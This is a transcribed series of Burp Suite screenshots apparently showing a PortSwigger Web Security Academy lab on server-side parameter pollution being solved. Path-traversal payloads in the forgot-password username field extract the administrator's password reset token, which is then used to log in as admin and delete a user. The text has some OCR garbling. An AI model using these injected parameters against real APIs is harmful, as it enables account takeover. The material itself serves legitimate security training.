
All issues

Memory: 146.1MB of 15.97GB

Disabled

12:39

27.01.2026



1 2 x +

Send Cancel < > Burp AI

Target: <https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net> HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net
3 Cookie: session=lyGf2dNdCctQKXNpIQQ4MOTOCaVKlWg
4 Content-Length: 69
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Not(A:Brand);v="8", "Chromium";v="144"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=1hUrm1xjYakETf2oXqbVcv2jWCsKVo3&username=../users/administrator
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 49
5
6 {
7   "type": "email",
8   "result": "*****@normal-user.net"
9 }
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

0 highlights

0 highlights

Done

Event log All issues

Memory: 146.1MB of 15.97GB Disabled

12:41 27.01.2026

1 2 x +

Send Cancel < > Burp AI

Target: <https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net> HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net
3 Cookie: session=lyGf2dNdCctQKXNpIQQ4MOTOCaVKlWg
4 Content-Length: 84
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Not(A:Brand);v="8", "Chromium";v="144"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=1hUrm1xjYakETf2oXqbVcv2jWCsKVo3&username=../users/administrator/field/email123
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 49
5
6 {
7   "type": "email",
8   "result": "*****@normal-user.net"
9 }
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

0 highlights

0 highlights

Done

Event log All issues

Memory: 147.9MB of 15.97GB Disabled

12:42 27.01.2026



1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.12.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 x +

Send Cancel < > Burp AI

Target: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net
3 Cookie: session=lyGf2dNdCctQKXNpIQQ4MOTOCaVKlWg
4 Content-Length: 87
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Not(A:Brand);v="8", "Chromium";v="144"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=1hUrm1xjYAkETf2oXqbVcv2jWCsKV03&username=../users/administrator/field/username%23
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 107
5
6 {
7   "type": "error",
8   "result": "This version of API only supports the email field for security reasons"
9 }
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

230 bytes | 107 mills

Event log All issues Memory: 147.9MB of 15.97GB Disabled 12:43 27.01.2026

1 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.12.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 x +

Send Cancel < > Burp AI

Target: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net
3 Cookie: session=lyGf2dNdCctQKXNpIQQ4MOTOCaVKlWg
4 Content-Length: 93
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Not(A:Brand);v="8", "Chromium";v="144"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=1hUrm1xjYAkETf2oXqbVcv2jWCsKV03&username=
.../v1/users/administrator/field/username%23
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 53
5
6 {
7   "type": "username",
8   "result": "administrator"
9 }
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

166 bytes | 102 mills

Event log All issues Memory: 147.9MB of 15.97GB Disabled 12:43 27.01.2026

Burp Suite Community Edition v2025.12.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 x +

Send Cancel < > Burp AI

Target: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: 0a0b007c03102bdc802aa37b00160036.web-security-academy.net
3 Cookie: session=lyGf2dNDcCtQKXNp10Q4MOTOCaVK1wG
4 Content-Length: 103
5 Sec-CH-UA-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-CH-UA: "Not(A:Brand);v="8", "Chromium";v="144"
8 Content-Type: x-www-form-urlencoded
9 Sec-CH-UA-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=1hUrm1xjYakETf2oXqbVcvZjWCaKV03&username=
.../v1/users/administrator/field/passwordResetToken23
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 82
5
6 {
7   "type": "passwordResetToken",
8   "result": "zv96u0Dzathe7dp0Ag9jbm8cnwxdpc2"
9 }
```

**Inspector**

Selection 32 (0x20)

Selected text

zv96u0Dzathe7dp0Ag9jbm8cnwxdpc2

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

195 bytes | 141 millis

Done

Event log All issues

Memory: 147.9MB of 15.97GB Disabled

Поиск

Exploiting server-side parameter: x +

https://0a0b007c03102bdc802aa37b00160036.web-security-academy.net/forgot-password?passwordResetToken=zv96u0Dzathe7dp0Ag9jbm8cnwxdpc2

**WebSecurity Academy** Exploiting server-side parameter pollution in a REST URL



LAB Not solved

Back to lab home Back to lab description >>

Home | My account

Please enter your username

Submit



Exploiting server-side parameter: X

0a0b007c03102bdc802aa37b00160036.web-security-academy.net/my-account

Exploiting server-side parameter pollution in a REST URL

LAB Not solved

WebSecurity Academy

Back to lab description >>

Home | Admin panel | My account | Log out

My Account

Your username is: administrator  
Your email is: admin@normal-user.net

Email

Update email

Exploiting server-side parameter: X

0a0b007c03102bdc802aa37b00160036.web-security-academy.net/admin

Exploiting server-side parameter pollution in a REST URL

LAB Not solved

WebSecurity Academy

Back to lab description >>

Home | Admin panel | My account

Users

carlos - [Delete](#)

Exploiting server-side parameter pollution in a REST URL

0a0b007c03102bdc802aa37b00160036.web-security-academy.net/admin

WebSecurity Academy

Exploiting server-side parameter pollution in a REST URL

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Home | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

PortSwigger

MY ACCOUNT

Products | Solutions | Research | Academy | Support

Dashboard | Learning paths | Latest topics | All content | Hall of Fame | Get started | Get certified

Web Security Academy > API testing > Server-side parameter pollution > Lab

Back to all topics

Overview

API recon

API documentation

Identifying API endpoints

Finding hidden parameters

Preventing vulnerabilities in APIs

Server-side parameter pollution

Alignment with the OWASP Top 10 API vulnerabilities

View all API testing labs

Lab: Exploiting server-side parameter pollution in a REST URL

LAB Solved

To solve the lab, log in as the `administrator` and delete `carlos`.

Required knowledge

To solve this lab, you'll need to know:

- How to identify whether a user input is included in a server-side URL path or query string.
- How to use path traversal sequences to attempt to change a server-side request.
- How to discover API documentation.

These points are covered in our [API Testing](#) Academy topic.

ACCESS THE LAB

Solution

Test APIs for vulnerabilities using Burp Suite

TRY FOR FREE